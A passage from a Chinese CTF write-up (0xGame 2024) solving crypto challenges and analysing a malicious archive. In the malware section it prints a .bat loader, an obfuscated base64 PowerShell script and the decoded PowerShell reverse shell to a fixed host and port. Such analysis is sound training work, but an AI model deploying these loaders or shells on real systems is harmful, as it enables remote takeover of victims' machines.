37 io.recvuntil(b'Bob tell Alice : ')
38 c = io.recvline().decode()
39 pt = Cipher.decrypt(bytes.fromhex(c))
40 print(pt)
41
42 io.close()
43

```

## Elgamal

数学推导：

$$Verity: y^r * r^s \equiv g^m \pmod{q}$$

令  $m' = m * u \pmod{q-1}$ , 代入上式  $m$  中

$$\text{得: } (y^r * r^s)^u \equiv (g^m)^u \equiv g^{m'} \pmod{q}$$

$$\text{整理: } y^{ur} * r^{us} \equiv g^{mu} \pmod{q}$$

$$\text{所以: } r' = u * r, s' = u * s \pmod{q-1}$$

$$\text{且 } r' \equiv r \pmod{q}$$

$$\text{即 } r' = \text{crt}([u * r, r], [q-1, q]), s' = u * s \pmod{q-1}$$

代码实现(得手动填数据):

solution.py

```

1 from gmpy2 import gcdext, invert
2 from hashlib import sha256
3
4 def Hash(msg):
5     # 哈希函数
6     return int(sha256(msg).hexdigest(), 16)
7
8 def crt_(b, m):
9     M = 1

```

```

10     y = 0
11     Mm_ = []
12
13     for i in range(len(m)):M *= m[i]
14     Mm = [M // m[i] for i in range(len(m))]
15
16     for i in range(len(m)):
17         _,a,_ = gcdext(Mm[i],m[i])
18         Mm_.append(int(a % m[i]))
19         y += (Mm[i] * Mm_[i] * b[i])
20     y = y % M
21     return y
22
23 msg = b'Welcome_to_0xGame2024_Crypto'
24 msg_= b'Test'
25
26 m = Hash(msg)
27 m_= Hash(msg_)
28
29 '''这里填进来就行'''
30 q =
31 r,s =
32
33 phi = q - 1
34 u = (invert(m, phi)*m_) % (phi)
35 s_= (s*u) % phi
36 r_0= r*u % phi
37 r_1= r % q
38
39 r_ = crt_([r_0, r_1], [phi, q])
40 print(f'r_{=r_}')
41 print(f's_{=s_}')

```

喜欢自动交互的可以自行尝试，该解题脚本数据丢进去生成签名之后丢回服务器就可以。

要修复这个签名缺陷也简单，校验签名中的r是否在(0,q)的范围内就行。

## LFSR-baby

按照提示，把对应的位置一一对应，逆向生成操作就可以了。

solution.py

```

1 from random import getrandbits
2 from hashlib import md5

```

```
3
4
5 def MD5(m):return md5(str(m).encode()).hexdigest()
6
7 class LFSR:
8     def __init__(self, seed, Mask_seed, Length):
9         self.Length = Length
10        assert seed.bit_length() < self.Length + 1
11        self.Mask_seed = Mask_seed
12        self.state = self.init_state(seed)
13        self.mask = self.init_state(Mask_seed)
14
15    def init_state(self, seed):
16        result = [int(i) for i in bin(seed)[2:]]
17        PadLenth = self.Length - len(result)
18        result += [0] * PadLenth
19        assert len(result) == self.Length
20        return result
21
22    def before(self):
23        output = 0
24        for i in range(self.Length-1):
25            output ^= self.state[i] & self.mask[i+1]
26        output ^= self.state[-1]
27        self.state = [output] + self.state[ :-1 ]
28        return output
29
30    def reverse(self,Length):
31        for _ in range(Length):
32            self.before()
33        result = [str(i) for i in self.state]
34        return int(''.join(result),2)
35
36
37 Mask_seed = 245818399386224174743537177607796459213
38 seed = 103763907686833223776774671653901476306
39 test = LFSR(seed, Mask_seed, 128)
40 print(test.seed)
41 print('0xGame{' + MD5(test.reverse(129)) + '}')
42 '''
43 245818399386224174743537177607796459213
44 0xGame{030ec00de18ceb4ddea5f6612d28bf39}
45 '''
```

## LFSR-easy

这里选择用最简单、方便的办法解：

根据提示和做LFSR-baby的经验可以发现：

设状态向量为 $S$ , 掩码向量为 $M$

其中 $S = \{i_0, i_1, i_2, \dots, i_n\}$  ( $i \in \{0, 1\}$ )

$M = \{m_0, m_1, m_2, \dots, m_n\}$  ( $m \in \{0, 1\}$ )

$$\text{输出 } Out = S * M = [i_0 \ i_1 \ i_2 \ \dots \ i_n] * \begin{bmatrix} m_0 \\ m_1 \\ m_2 \\ \vdots \\ m_n \end{bmatrix}$$

即： $[O_0, O_1, O_2, \dots, O_n] = [S_0, S_1, S_2, \dots, S_n] * M$

$$= \begin{bmatrix} i_0^1 & i_1^1 & i_2^1 & \dots & i_n^1 \\ i_0^2 & i_1^2 & i_2^2 & \dots & i_n^2 \\ i_0^3 & i_1^3 & i_2^3 & \dots & i_n^3 \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ i_0^n & i_1^n & i_2^n & \dots & i_n^n \end{bmatrix} * \begin{bmatrix} m_0 \\ m_1 \\ m_2 \\ \vdots \\ m_n \end{bmatrix}$$

$$= \begin{bmatrix} o_0 \\ o_1 \\ o_2 \\ \vdots \\ o_n \end{bmatrix}$$

这下看懂了，目标是求 $M$ ， $\vec{O}$ 左乘 $\vec{S}$ 的逆矩阵就完了。

而且记得是 $Z_{mod2}$ 下的运算

用SageMath处理这个问题就很方便：

[SageMath官方安装向导](#)

不推荐在Windows平台下安装，目前官方最新的版本都是推荐在Linux环境下配置(用WSL也行)

```
1 curl -L -O "https://github.com/conda-forge/miniforge/releases/latest/download/Miniforge3-$({uname})-$({uname -m}).sh"
2 bash Miniforge3-$({uname})-$({uname -m}).sh
3 conda create -n sage sage python=3.11
```

记得用个好点的网(学习建议上官网查文档)

```
1 conda activate sage #调用sagemath环境
2 conda deactivate #退出环境
3 sage xxx.sage #调用sage脚本
```

## solution.sage

```
1 from hashlib import md5
2 def MD5(m):return md5(str(m).encode()).hexdigest()
3
4 O0 = [int(i) for i in bin(299913606793279087601607783679841106505)[2:]]
5 O1 = [int(i) for i in bin(192457791072277356149547266972735354901)[2:]]
6
7 vs = MatrixSpace(GF(2), 128, 1)
8 Ss = MatrixSpace(GF(2), 128, 128)
9
10 States = O0 + O1
11 S = []
12 for i in range(128):
13     S += States[i : i+128]
14 Sv = Ss(S)
15 Ov = vs(States[128:128+128])
16
17 mask = Sv.inverse() * Ov
18 M=mask.str().replace('\n','').replace('[','').replace(']', '')
19 Mask_seed = int(M,2)
20 print(Mask_seed)
21 print('0xGame{' + MD5(Mask_seed) + '}')
```

如果不确定解出的答案是否正确，推荐代回原脚本的参数中，用种子生成结果检查是否一致。

## RSA-IV

按照提示，搜索引擎查关键词就有解法，要自己推导也容易：

### challenge0:

存在 $m^3 < N$ 的关系，直接对密文开立方根就是原文。

### challenge1:

存在 $dp * e = 1 \pmod{p-1}$ 的关系，

即： $dp * e = 1 + k * (p - 1)$

$$\frac{(dp * e - 1)}{k} + 1 = p, \text{ 其中 } k \in (0, e) \text{ 且 } k \in \mathbb{Z}$$

所以遍历 $(0, e)$ ：

计算 $\frac{(dp * e - 1)}{k} + 1$ 是否能整除 $N$ 就可以分解因数

## challenge2:

法一：遍历 $(2^{20}, 2^{21})$ 所有质数，判断是否为私钥 $d$

法二：利用[连分数分解](#)

法三：构造晶格(矩阵)，利用格基规约(LLL)技术，求解约化基(近似正交基)，如下

已知： $ed = 1 \pmod{\phi(N)}$

即： $ed - 1 - k * \phi(N) = 0, (k \in \mathbb{Z}^*)$

化作矩阵形式表达： $(d, k) \begin{bmatrix} 1 & e \\ 0 & N \end{bmatrix} = (d, 1)$

记作 $v * M = w$ ，我们使用LLL算法，极大可能规约得到向量 $w$

参考资料：[Ax≡y\(mod P\)的方程解法笔记](#)

法四：[Boneh-Durfee Attack](#)，Coppersmith定理了解一下，算是LLL的启发式应用。

## challenge3:

共模攻击：

因为 $e_1, e_2$ 互质，有 $\gcd(e_1, e_2) = 1$ ，

根据欧几里得拓展定理，

存在关系： $e_1 * s_1 + e_2 * s_2 = 1$ .

因为 $c_1 = m^{e_1}, c_2 = m^{e_2} \pmod{N}$

所以 $(c_1^{s_1} c_2^{s_2}) = m^{e_1 * s_1 + e_2 * s_2} = m \pmod{N}$


## MISC

呜呜呜~我再也不敢乱点了


灵感来源于CVE-2023-38831，当时看到感觉挺有意思的，就当成题出了

不过从解题来说知不知道这个CVE影响其实不大，感兴趣的可以了解一下

题目附件给了一个 `somethingGOOD.pcapng` 和一个 `what_is_this.log`，打开流量包可以看到是TLS1.3协议的流量：



查阅资料可知可以用 `key log` 文件，也就是 `what_is_this.log` 来解密TLS流量，在wireshark中的 编辑->首选项->协议 里找到TLS：



之后就能看到http协议传输的 `wuyu.zip`，可以在 文件->导出对象->HTTP 中提取出来并解压，可以看到 `introduction.txt` 目录下有两个可疑文件，`clean_file_rubbish.ps1` 以及 `introduction.txt.bat`

可以先对 `introduction.txt.bat` 进行分析，里面大部分是注释，真正执行的是当前目录下的 ps1脚本文件：

```

::: 
set "data=This is just a data variable"
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
::: 
set "tempVar=%random%"
ping 127.0.0.1 -n 2 > nul
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
:: 舌头大姐了
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
powershell.exe -ExecutionPolicy Bypass -File "%~dp0clean_file_rubbish.ps1"
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
echo Yeah~Peace Peace!
echo Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!Yeah~Peace Peace!
行 37, 列 75

```

100% Windows (CRLF) UTF-8

于是可以继续分析 `clean_file_rubbish.ps1`，表面上是一个清理文件的功能，但同样这些代码都是被注释掉的，往下拖拉可以看到真正被混淆的powershell代码：

```

1 # just some unordered and garbled characters
2 $Cx99zNP0yc8btz1DgdjQ4d60r1WXvNo8ujcqFC3kgHFE9zERLRSUflsWbCwFagZeNLAt8td0BUZr8
  5MNNhsIJtjt4781b120rrHzFzmMsUAPcAS4tHCiJx9Vst4SWWeSBn8IkFD6e406bMfzboKxPZiplfSp
  AXYD1iHJbuWsDciLYdqfa9TcbYH0WxeR91cFzmnKRYSFU573fAKQqZMCsiaLB2ZMGMLIbshB1b94PHl
  jepzqNuqEo2uRQ0Pg4hLsKE7D4cXoCXuDAUwHPVQm3Jz6KQcfUWA1vGzhQKyzLBXGta8LH6Ua0yL8nF
  CPU403uIh58sIpSPEdx04HkYZfKS9ta6hrN2o8YWfbRMIdMHNNgywFv3YV1CzwKWP3suJq7yHHl000
  Mw7dtk2t05bteVH0k400H0fKLQ4wDPrnwu5Q1d7L6JLvNEC9dAtXx56ACbzCHQMt8ZIaxZeLxWMnB7Q
  34pe0bmo01hPZtiRENA4Scp1Gsm =
  "JExIT1NUID0gIjE5Mi4xNjguOTMuMTMyIjsgJExQT1JUID0gMjMzMzsgJFRDUENsaWVudCA9IE5ldy
  1PYmplY3QgTmV0LlnvY2tldHMuVENQQ2xpZW50KCRMSE9TVCwgJExQT1JUKTsgJE5ldHdvcmtTdHJly
  W0gPSAkVENQQ2xpZW50LkdldFn0cmVhbSgpOyAkU3RyZWftUmVhZGVyID0gTmV3LU9iamVjdCBJTy5T
  dHJlyW1SZWFkZXIoJE5ldHdvcmtTdHJlyW0pOyAkU3RyZWftV3JpdGVyID0gTmV3LU9iamVjdCBJTy5
  TdHJlyW1Xcm1oZXIoJE5ldHdvcmtTdHJlyW0pOyAkU3RyZWftV3JpdGVyLkF1dG9GbHVzaCA9ICR0cn
  VlOyAkQnVmZmVyID0gTmV3LU9iamVjdCBTeXN0ZW0uQnl0ZVtdIDEwMjQ7IHdoawx1ICgkVENQQ2xpZ
  W50LkNvbmlY3R1ZCkgeyB3aGlsZSAoJE5ldHdvcmtTdHJlyW0uRGF0YUF2YWlsYWJsZSkgeyAkUmF3
  RGF0YSA9ICROZXR3b3JrU3RyZWftLLJlyWQoJEJ1ZmZlc1wgMCwgJEJ1ZmZlc15MZw5ndGgpOyAkQ29
  kZSA9ICbdGV4dC5lbnVzGluZ10601vURjgpLkdldFn0cmluZygkQnVmZmVyLCAwLCAkUmF3RGF0YS
  AtMSkgfTsgaWYgKCRUQ1BDbGllbnQuQ29ubmVjdGVkIC1hbmQgJENvZGUuTGVuZ3RoIC1ndCAxKSB7I
  CRPdXRwdXQgPSB0cnkgeyBJbnZva2UtRXhwcmVzc2lvbiAoJENvZGUpIDI+JjEgfSBjYXRjaCB7ICRF
  IH07ICRTdHJlyW1Xcm1oZXIoV3JpdGUoIiRPdXRwdXRgb1IpOyAkQ29kZSA9ICRudWxsIH0gfTsgJFR
  DUENsaWVudC5DbG9zzSgpOyAkTmV0d29ya1N0cmVhbS5DbG9zzSgpOyAkU3RyZWftUmVhZGVyLkNsb3
  NlkCK7ICRTdHJlyW1Xcm1oZXIoQ2xvc2UoKQ=="
```

3

4 # Don't think too much

5 \$SsuhfR01wgyokMOlaEmBBcAzcInXG54WdHo9eVpNI9Xhb0kluCXXz5hxYS7pzUgJ0fnPv8ZkPMhHNC
 tTMkSg1Sj32zonCoq4qXXfBsmASttQtGic0mBErHBYs6R0mJohHmnHTYa2ijVwYv8vfzgFLW6rPkY1L
 psEVrbfCqc6QFCdo3mzQ1kyU1pbPKuH2IDPbkYshWZYoiLxtYBdsGa6ZtvZ8WpbYhmHEcXG4RGhhoLP
 TnTITmSZJ7rm24GYws75qN4ZOH4Wf9IBSHuRLt0mGVi23anihNphBV8IkTmT6vhChsJwC6HY1zTN4lb
 A4wmdtEjhSyEF3pY2XLm8RTzIZAkoAiKvzD7V1rLdMa5nUo0c2eDe9wpnJ1qWh0y1GuVYMF109bVegr

```

dWHLQ4np4GWDALc8FJhzM6gzRHwbkLJmLtPcwm1MFF0vlh9lLqlpMdS586AnnBMuJezW6Tpmta405Ha
DxLsb3S8l3wTxCjoad1BdqAoZa1 =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($Cx99
zNP0yc8btz1DgdjQ4d60r1WXvNo8ujcqwFC3kgHFE9zERLRSUfLsWbCwFagZeNLAt8td0BUZr85MNnh
sIJtjt4781b120rrHzFZmMsUAPcAS4tHCiJx9Vst4SWWeSBn8IkFD6e406bMfzboKxPZiplfSpAXYD1
iHJbuWsDciLYdqfa9TcbYH0WxeR91cFzmnKRYSFU573fAKQqZMCsiaLB2ZMGLIBshBlb94PHljepzq
NuqEo2uRQ0Pg4hLsKE7D4cXoCXuDAUwHPVQm3Jz6KQcfUWA1vGzhQKyzLBXGta8LH6Ua0yL8nFCPU40
3uIh58sIpSPEdx04HkYZfKSF9ta6hrN2o8YwfRMIdMHNNgywFv3YVlCzwKWP3suJq7yHHl000MW7dt
k2t05bteVH0k400H0fKLQ4wDPrnwu5Q1d7L6JLvnEC9dAtXx56ACbzCHQMt8ZIaxZeLxWMnB7Q34pe0
bmo01hPZtiRENA4Scp1Gsm))

6
7 # If you don't believe it, you can try it
8 Invoke-Expression
$SuhfR01wgyokM0laEmBBcAzcInXG54WdHo9eVpNI9Xhb0kluCXXz5hxYS7pzUgJ0fnPv8ZkPMhHNC
tTMkSg1Sj32zonCoq4qXXfBsmASttQtGic0mBErHBYs6R0mJohHmnHTYa2ijVwYv8vfzgFLW6rPkY1L
psEVrbfCqc6QFCdo3mzQ1kyU1pbPKuH2IDPbkYshWZYoiLxtYBdsGa6ZtvZ8WpbYhmHEcXG4RGhhoLP
TnTITmSZJ7rm24GYws75qN4ZOH4Wf9IBSHuRLt0mGVi23anihNphBV8IkTmT6vhChsJwC6HY1zTN4lb
A4wmdtEjhSyEF3pY2XLm8RTzIZAk0AiKvzD7V1rLdMa5nUo0c2eDe9wpnJ1qWh0y1GuVYMF109bVegr
dWHLQ4np4GWDALc8FJhzM6gzRHwbkLJmLtPcwm1MFF0vlh9lLqlpMdS586AnnBMuJezW6Tpmta405Ha
DxLsb3S8l3wTxCjoad1BdqAoZa1

```


主要是将变量名变得复杂一些+base64加密关键代码，最终解完混淆可以发现执行了一个反弹shell的操作：

```

1 $LHOST = "192.168.93.132"; $LPORT = 2333; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer =
New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0,
$Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData
-1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try {
Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.WriteLine("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()

```

之后计算MD5值就能得到flag：



## 我叫曼波

题目附件给了 `encode.py`，加密的流程基本都给出了：

```
1 import random
2 import base64
3
4 flag = "0xGame{This_is_a_fake_flag}"
5
6 def real_real_real_random():
7     random_num = random.randint(1,1000)
8     return str(random_num)
9
10 def RC4(plain,K):
11     S = [0] * 256
12     T = [0] * 256
13     for i in range(0,256):
14         S[i] = i
15         T[i] = K[i % len(K)]
16
17     j = 0
18     for i in range(0,256):
19         j = (j + S[i] + ord(T[i])) % 256
20         S[i], S[j] = S[j], S[i]
21
```

```

22     i = 0
23     j = 0
24
25     cipher = []
26     for s in plain:
27         i = (i + 1) % 256
28         j = (j + S[i]) % 256
29         S[i], S[j] = S[j], S[i]
30         t = (S[i] + S[j]) % 256
31         k = S[t]
32         cipher.append(chr(ord(s) ^ k))
33
34     return (base64.b64encode("".join(cipher).encode())).decode()
35
36 def base3(s):
37     base3_s = ""
38     for i in s:
39         dec_value = ord(i)
40         base3_c = ""
41         while dec_value > 0:
42             base3_c += str(dec_value % 3)
43             dec_value = dec_value // 3
44         base3_c = base3_c[::-1].rjust(5, "0")
45         base3_s += base3_c
46     return (base3_s)
47
48 def manbo_encode(base3_s):
49     manbo_dict = {"0": "曼波", "1": "哦耶", "2": "哇嗷"}
50     manbo_text = ""
51     for i in base3_s:
52         manbo_text += manbo_dict[i]
53     return manbo_text
54
55 def encode(i):
56     flag_part = flag[i:i+1]
57     a = real_real_random()
58     b = RC4(flag_part, a)
59     c = base3(b)
60     d = manbo_encode(c)
61     return a, d # key:a ciphertext:d

```

分析一下可以知道先生成随机数用作RC4的KEY，再传入flag\_part进行RC4加密，之后进行三进制编码，最后自定义了一个曼波编码，于是可以编写 decode.py 并进行远程交互：

```
1 import base64
```

```
2 from pwn import *
3
4 def manbo_decode(d):
5     manbo_dict = {"曼波": "0", "哦耶": "1", "哇嗷": "2"}
6     c = ""
7     for i in range(0, len(d), 2):
8         c += manbo_dict[d[i:i+2]]
9     return c
10
11 def base3(c):
12     b = ""
13     for i in range(0, len(c), 5):
14         b += chr(int(c[i:i+5], base=3))
15     return b
16
17 def RC4(cipher, K):
18     S = [0] * 256
19     T = [0] * 256
20     for i in range(0, 256):
21         S[i] = i
22         T[i] = K[i % len(K)]
23
24     j = 0
25     for i in range(0, 256):
26         j = (j + S[i] + ord(T[i])) % 256
27         S[i], S[j] = S[j], S[i]
28
29     i = 0
30     j = 0
31
32     plain = []
33     cipher = base64.b64decode(cipher.encode()).decode()
34     for s in cipher:
35         i = (i + 1) % 256
36         j = (j + S[i]) % 256
37         S[i], S[j] = S[j], S[i]
38         t = (S[i] + S[j]) % 256
39         k = S[t]
40         plain.append(chr(ord(s) ^ k))
41
42     return "".join(plain)
43
44 def generate():
45     p.sendlineafter(b"> ", b"1")
46
47 def getkey():
48     p.sendlineafter(b"> ", b"2")
```

```

49     key = p.recvline().decode().replace("\n", "")
50     return key
51
52 def getciphertext():
53     p.sendlineafter(b"> ", b"3")
54     ciphertext = p.recvline().decode().replace("\n", "")
55     return ciphertext
56
57 def decode(k, c):
58     c2 = manbo_decode(c)
59     c3 = base3(c2)
60     pf = RC4(c3, k)
61     return pf
62
63 p = remote("47.98.178.117", 1111)
64
65 flag = ""
66 while (1):
67     generate()
68     key = getkey()
69     ciphertext = getciphertext()
70     part_of_flag = decode(key, ciphertext)
71     flag += part_of_flag
72     print(flag)

```

## 报告哈基米

